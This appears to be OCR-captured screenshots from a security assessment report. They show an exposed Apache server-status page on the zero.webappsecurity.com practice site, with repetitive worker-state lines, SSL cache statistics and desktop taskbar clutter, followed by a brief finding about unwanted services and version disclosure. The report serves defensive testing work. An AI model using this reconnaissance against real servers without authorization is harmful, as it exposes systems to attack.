11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: K , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: K , 11740 in state: K
11740 in state: _ , 11740 in state: W , 11740 in state: _
11740 in state: _ , 11740 in state: K , 11740 in state: _
11740 in state: _ ,
Type here to search
23°C
ENG
18:31
21-09-2021

Welcome to Rinex - ananyadm30
SENSITIVE DATA exposure with e
zero.webappsecurity.com/manag
Apache Status
Not secure | zero.webappsecurity.com/server-status
PID Key:
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: K , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: K , 11740 in state: K
11740 in state: _ , 11740 in state: W , 11740 in state: _
11740 in state: _ , 11740 in state: K , 11740 in state: _
11740 in state: _ ,
To obtain a full report with current status information you need to use the ExtendedStatus On directive.
SSL/TLS Session Cache Status:
cache type: SHMCB, shared memory: 512000 bytes, current sessions: 0
subcaches: 32, indexes per subcache: 133
index usage: 0%, cache usage: 0%
total sessions stored since starting: 0
total sessions expired since starting: 0
total (pre-expiry) sessions scrolled out of the cache: 0
total retrieves since starting: 0 hit, 0 miss
total removes since starting: 0 hit, 0 miss
Type here to search
23°C
ENG
18:31
21-09-2021

UNWANTED SERVICES RUNNING ON THE SERVER

In the server level, no open ports and version details should be given.